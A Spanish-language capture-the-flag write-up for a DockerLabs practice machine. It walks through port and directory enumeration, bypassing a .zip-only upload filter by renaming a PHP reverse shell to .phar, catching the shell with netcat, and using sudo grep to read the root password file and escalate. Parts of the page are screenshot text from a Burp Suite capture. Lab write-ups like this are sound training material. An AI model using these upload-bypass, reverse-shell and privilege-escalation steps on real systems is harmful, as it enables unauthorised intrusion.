



# Write-Up: Máquina "Dockerlabs"

- 📌 Plataforma: DockerLabs
  - 📌 Dificultad: Fácil
  - 📌 Autor: Joaquín Picazo
- 



## Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
  - 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
  - 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
  - 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.
- 



## 1. Reconocimiento y Recolección de Información

Realizo un escaneo general solamente para identificar puertos abiertos.

```
(root@kali)-[~]
# nmap -p- --open -vvv 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-01 09:51 -04
Initiating ARP Ping Scan at 09:51
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 09:51, 0.14s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:51
Completed Parallel DNS resolution of 1 host. at 09:51, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 09:51
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 09:51, 5.33s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000030s latency).
Scanned at 2025-06-01 09:51:33 -04 for 5s
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE REASON
80/tcp    open  http   syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.83 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

---

## 🎯 2. Escaneo y Enumeración

Ahora, hago un escaneo más profundo en el puerto abierto encontrado anteriormente para ver servicios y versiones.

```
(root@kali)-[~]
# nmap -p80 -sC -sV 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-01 09:51 -04
Nmap scan report for 172.17.0.2
Host is up (0.00013s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Dockerlabs
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.93 seconds
```

Con Gobuster busco directorios en la web, se encuentran tres directorios interesantes los cuales son **/uploads**, **/upload.php** y **/machine.php**.

```
(root@kali)-[~]
# gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://172.17.0.2/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,txt,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/index.php (Status: 200) [Size: 8235]
/.php (Status: 403) [Size: 275]
/.html (Status: 403) [Size: 275]
/uploads (Status: 301) [Size: 310] [→ http://172.17.0.2/uploads/]
/upload.php (Status: 200) [Size: 0]
/machine.php (Status: 200) [Size: 1361]
/.html (Status: 403) [Size: 275]
/.php (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
Progress: 830572 / 830576 (100.00%)

Finished
```


Ingreso a **/machine.php** y permite subir archivos. Es una buena opción para hacer reverse shell.




The screenshot shows a web browser window with the address bar displaying `172.17.0.2/machine.php`. The page has a dark theme and a header with navigation links: Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, CrackStation, and Base64 Decode. The main content area is titled "Upload File" and features a "Browse..." button next to the text "No file selected." Below this is a green "Upload File" button.

### 💥 3. Explotación de Vulnerabilidades

Intento subir una reverse shell en php de [pentestmonkey](#) editando las variables para adaptarla a mi situación.



Al subirlo, me dice que solo permite archivos .zip, por ende, no sirvió subirlo en .php.



No se permite la subida de archivos que no sean .zip

Vuelvo a subir el archivo pero con BurpSuite interceptando la petición. Luego, envío la solicitud interceptada a Intruder.

Al tenerlo en intruder, puedo testear con otras extensiones para ver qué extensión del archivo es aceptada. Intento con **.phar** y fué exitoso.

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerOrganizerExte

1 x2 x+

?

Sniper attack

Start attack

Target

http://172.17.0.2

Update Host header to match target

Add \$Clear \$Auto \$

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Content-Type: multipart/form-data; boundary=-----2680881071880108552098976077

8 Content-Length: 6422

9 Origin: http://172.17.0.2

10 DNT: 1

11 Sec-GPC: 1

12 Connection: keep-alive

13 Referer: http://172.17.0.2/machine.php

14 Upgrade-Insecure-Requests: 1

15 Priority: u=0, i

16

17 -----2680881071880108552098976077

18 Content-Disposition: form-data; name="file"; filename="webshell.php"

19 Content-Type: application/x-php

20

21 \$<?php

22 // php-reverse-shell - A Reverse Shell implementation in PHP

23 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net

24 //

25 // This tool may be used for legal purposes only. Users take full responsibility

26 // for any actions performed using this tool. The author accepts no liability

27 // for damage caused by this tool. If these terms are not acceptable to you, then

28 // do not use this tool.

29 //

30 // In all other respects the GPL version 2 applies:

31 //

32 // This program is free software; you can redistribute it and/or modify

33 // it under the terms of the GNU General Public License version 2 as

?

⚙

←

→

Search

1/3 matches

3 payload positions

Length: 7029

4. Intruder attack of http://172.17.0.2

Attack


Save

ResultsPositions


Intruder attack results filter: Showing all items

Request	Position	Payload	Status code	Response received	Error	Timeout	Length	Comment
0	0		200	2			256	
1	1	.phar	200	3			256	
2	2	.phar	200	1			255	
3	3	.phar	200	1			256	


Envío nuevamente la petición de subida de archivo pero con .phar, fue exitoso.



Me pongo a la escucha en mi máquina con netcat en el puerto 443.



Hago click en el archivo subido para ejecutarlo.



## Index of /uploads

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>		-	
<a href="#">webshell.phar</a>	2025-06-01 16:11	5.9K	
<a href="#">webshell.php.zip</a>	2025-06-01 16:00	5.9K	

Apache/2.4.58 (Ubuntu) Server at 172.17.0.2 Port 80

Recibo la conexión en mi máquina, acceso exitoso.

```
(root@kali)-[~]
# nc -lvnp 443
listening on [any] 443 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 52270
Linux 95c7406e40c5 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (2025-02-11) x86_64 x86_64 x86_64 GNU/Linux
16:12:10 up 35 min, 0 user, load average: 2.33, 3.73, 5.56
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Ahora me pongo a mejorar la terminal para trabajar más cómodo y estable.

```
$ script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@95c7406e40c5:/$ ^Z
zsh: suspended nc -lvnp 443
```

```
(root@kali)-[~]
# stty raw -echo; fg
[1] + continued nc -lvnp 443
reset xterm
www-data@95c7406e40c5:/$ export TERM=xterm
www-data@95c7406e40c5:/$ export SHELL=bash
```

```
(root@kali)-[~]
# stty size
43 165
```

```
www-data@95c7406e40c5:/$ stty rows 43 columns 165
```

\* El stty de las columnas y filas cambia en cada dispositivo, por eso, para saber el tuyo usa “**stty size**” en tu máquina antes de configurarla en la terminal de la máquina objetivo.

---



## 4. Escalada de Privilegios y Post-explotación

Con “**sudo -l**” busco archivos que se ejecuten como sudo. Encuentro “**grep**” y “**cut**” con este tipo de permisos..

```
www-data@95c7406e40c5:/$ sudo -l
Matching Defaults entries for www-data on 95c7406e40c5:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User www-data may run the following commands on 95c7406e40c5:
  (root) NOPASSWD: /usr/bin/cut
  (root) NOPASSWD: /usr/bin/grep
```

En [GTFOBINS](https://gtfobins.github.io) busco comandos existentes para escalar privilegios con “**grep**”. Encuentro un comando que básicamente le entrego la ruta de un archivo y luego lee todas las líneas del archivo. Como tiene permisos sudo, puede acceder a cualquier ruta de la máquina.



### .. / grep ☆ Star 11,676

File read SUID Sudo

There are many **grep** flavors that in many cases are just copies, symlinks or wrappers around the original binary that may share the same behavior, for example: **egrep**, **fgrep**, **zgrep**, etc.

#### File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
LFILE=file_to_read
grep '' $LFILE
```

En **/opt** hay un archivo llamado “**nota.txt**” que me da la ruta del archivo que contiene la clave de root.

```
www-data@95c7406e40c5:/opt$ pwd
/opt
www-data@95c7406e40c5:/opt$ ls
nota.txt
www-data@95c7406e40c5:/opt$ cat nota.txt
Protege la clave de root, se encuentra en su directorio /root/clave.txt, menos mal que nadie tiene permisos para acceder a ella.
```

Almaceno en la variable esa ruta que contiene el archivo con la contraseña de root. Luego con sudo le digo a grep que me muestre todas las líneas de ese archivo. Y magia, muestra la contraseña de root. Finalmente, me cambio a root usando la contraseña obtenida, y listo, soy root.

```
www-data@95c7406e40c5:/opt$ LFILE=/root/clave.txt
www-data@95c7406e40c5:/opt$ grep ' ' $LFILE
grep: /root/clave.txt: Permission denied
www-data@95c7406e40c5:/opt$ sudo grep ' ' $LFILE
dockerlabsmolamogollon123
www-data@95c7406e40c5:/opt$ su root
Password:
root@95c7406e40c5:/opt# whoami
root
root@95c7406e40c5:/opt# id
uid=0(root) gid=0(root) groups=0(root)
```

---

## Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.